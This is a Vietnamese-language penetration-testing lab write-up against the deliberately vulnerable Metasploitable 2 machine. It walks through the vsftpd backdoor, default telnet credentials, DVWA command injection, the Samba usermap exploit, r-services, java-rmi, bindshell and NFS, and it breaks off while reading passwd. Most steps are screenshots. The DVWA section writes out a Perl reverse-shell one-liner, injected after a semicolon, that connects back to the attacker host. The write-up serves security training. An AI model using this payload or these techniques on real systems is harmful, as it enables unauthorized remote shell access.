
**Lab1: Metasploitable: 2**


**Mô tả:**

Nguồn: <https://community.rapid7.com/community/metasploit/blog/2012/06/12/introducing-metasploitable-2>

**Thực hiện:**

Trước tiên thực hiện dò quét các port trong dải địa chỉ 10.10.10 để tìm kiếm địa chỉ ip của bài lab cần thực hiện:









\*  **Thực hiện khai thác ftp ở cổng 21**


Dựa trên nmap, ftp hiện tại ở phiên bản vsftpd 2.3.4, từ đây tìm kiếm các lỗ hổng ở phoeen bản này:



Kết quả cho thấy phiên bản này tồn tại backdoor cho phép thực thi lệnh command. Từ đây lấy file khai thác về:




Xem mã nguồn của mã khai thác:




Vì đây là một lỗ hổng khá đơn giản nên sau khi đọc mã nguồn và kết hợp với các thông tin tìm kiếm về lỗ hổng nay. Thì ta biết được lỗ hổng này xảy ra khi người dùng nhập vào username một chuỗi kí tự có kết thúc bằng :), nó sẽ tảoa một backdoor lắng nghe trên cổng 6200. Từ đó chỉ cần truy cập vào cổng 6200 này là sẽ vào được shell của máy chủ. Vì vậy ta sẽ thử thực hiện thủ công.

Thực hiện kết nối ftp với username chứa :) qua telnet:




Kết nối qua cổng 6200 được mở như đã nói:



Kết quả cho biết đã vào được shell dưới user root.


Thử chạy file khai thác cũng cho kết quả tương tự:






\*  **Thực hiện khai thác telnet ở cổng 23**

Sử dụng chức năng tự động scan dịch vụ telnet của metasploit và kiểm tra options của nó:

****

Vì rhost chưa có nên cần thiết lập rhost là địa chỉ ip máy mục tiêu và chạy:




Kết quả phát hiện có username và password cùng là msfadmin.

Thực hiện kết nối tới máy lab qua telnet:




Chạy sudo -l thì thấy tài khoản có toàn quyền nên gọi shell của root:




\*  **Thực hiện khai thác web**


Truy cập vào web:

****

Ở trang web có một vài lựa chọn, ở đây mình biết DVWA với Mutillidae là các bài lab để luyện tập về lỗ hổng web, tuy nhiên trước khi truy cập vào đó thì mình sẽ quét các tệp và thư mục ẩn trước:




Trong nhiều kết quả thì mình để ý có phpinfo nên mình sẽ thử truy cập vào nó:




Kết quả trả về toàn bộ phần phpinfo của php, đây là một vị trí khá nhạy cảm vì nếu nó bị lộ thì sẽ giúp kẻ tấn công có thêm thông tin về phiên bản của php cũng như các thông tin quan trọng khác và từ những thông tin này chúng có thể thực hiện các cuộc tấn công vào máy chủ web.


Tiếp đến, thì mình sẽ chỉ truy cập vào lựa chọn dvwa vì đây là một trang để luyện tập nên mình sẽ chỉ thực hiện khai thác đơn giản trên nó. Ở đây mình sẽ chọn lỗ hổng command execution vì nó là một lỗ hổng nguy hiểm giúp thực thi shell trên máy chủ web:



Sau một thời gian thử thì mình biết được máy chủ thực hiện lệnh ping trên command với giá trị đầu vào là ip đc đưa vào. Và sau khi mình đưa thêm dấu ; và lệnh ls để kết thúc lệnh ping rồi thực thi lệnh ls thì nó đã thành công:



Sau đó để gọi reverse shell thì mình sẽ sử dụng lệnh: ;perl -e 'use Socket;$i="10.10.10.128";$p=4242;socket(S,PF\_INET,SOCK\_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr\_in($p,inet\_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'



Vào máy kali và đã thành công gọi shell của máy chủ:




\*  **Thực hiện khai thác netbios**




Sau khi tìm hiểu về phiên bản của samba trên mạng, một lỗ hổng thực thi lệnh trong Samba phiên bản 3.0.20 đến 3.0.25rc3 bị khai thác bởi mô-đun này khi sử dụng tùy chọn cấu hình “Username Map Script” không phải mặc định. Kẻ tấn công có thể triển khai các lệnh tùy ý bằng cách định nghĩa tên người dùng bao gồm các siêu ký tự shell.

Mở metasploit để sử dụng mã khai thác đã được viết sẵn:



Chỉnh rhost và rport về ip của máy lab và port của dịch vụ:




Run và truy cập shell thành công dưới quyền root:




\*  **Thực hiện khai thác các dịch vụ r trên cổng 512 513 514**

Các cổng TCP 512, 513 và 514 được gọi là dịch vụ "r" và đã được cấu hình sai để cho phép truy cập từ xa từ bất kỳ máy chủ.


Thử dùng netcat để kết nối đến và phát hiện có 1 shell đc mở:



Kết nối đến bằng lệnh rsh và thành công vào shell của root:




Ngoài ra có thể sử dụng rlogin:




**\* Thực hiện khai thác dịch vụ java-rmi**

Sau một hồi nghiên cứu về java-rmi trên mạng, mình thấy có một hướng dẫn để khai thác về dịch vụ này, vì vậy mình đã thử sử dụng nó:






Run và truy cập shell thành công dưới quyền root:



**\* Thực hiện khai thác dịch vụ bindshell**



Thử trelnet vào dịch vụ này thành công vào root luôn -.- :




**\* Thực hiện khai thác dịch vụ nfs**

Sử dụng showmount để xem máy lab đang chia sẻ thư mục nào:



Kết quả cho thấy máy lab chia sẻ thu mục gốc, điều này khiến mình có thể truy cập nó và làm được rất nhiều thứ, ở đây mình sẽ sử dụng 1 cách để có quyền root. Trước tiên là chuyển thư mục gốc về máy mình:




Truy cập vào etc:



Truy cập vào passwd:



